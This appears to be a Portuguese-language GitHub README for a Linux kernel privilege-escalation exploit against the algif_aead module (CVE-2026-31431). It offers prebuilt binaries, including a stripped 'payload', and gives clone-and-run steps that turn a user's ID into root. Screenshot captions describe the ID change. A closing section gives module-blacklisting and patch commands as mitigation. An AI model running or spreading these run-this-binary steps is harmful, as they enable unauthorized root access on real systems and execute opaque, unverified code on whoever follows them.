 exploiteoom/cve-2026-31431
Exploit para CVE-2026-31431 que eleva privilégios alterando o ID do usuário, com script de verificação e instruções de mitigação para a vulnerabilidade algif_aead.


Obtenha todos os novos alertas de CVE em https://exploitroom.com
mail :: ~/Desktop/CVE-2026 » file *
exploit:            ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=9454dbdde0ac2d1a8981c06db89f24a4753ec3b7, for GNU/Linux 3.2.0, not stripped
payload:            ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=9b0f16503767336bc8a821482933c1111aafa23a, stripped
verify_vulneurable: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=a79c6ab7e9d14e60af8d7dfc1c102e3bc93a910b, for GNU/Linux 3.2.0, not stripped
mail :: ~/Desktop/CVE-2026 »
git clone https://github.com/ExploitEoom/CVE-2026-31431.git
cd CVE-2026-31431
chmod +x *
./verify_vulneurable
./exploit
https://github.com/user-attachments/assets/27e0f28e-0cb8-438d-9fe4-ebd56035adad
 O id mudou de 1000 para 0000


 Não conseguimos operar alguns comandos do sistema

 Vá como root usando sudo su ou use ./exploit e depois procure o usuário em que você executou o exploit
 Substitua o 0000 por 1000
 Aqui você tem seu usuário de volta
lsmod | grep algif_aead
Sem saída (não está em uso) → execute os comandos de desativação abaixo
echo "install algif_aead /bin/false" | sudo tee /etc/modprobe.d/disable-algif-aead.conf
sudo rmmod algif_aead 2>/dev/null || true
Debian/Ubuntu: sudo apt update && sudo apt upgrade -y CentOS/RHEL/Rocky/Alma: sudo dnf update -y Patch: https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
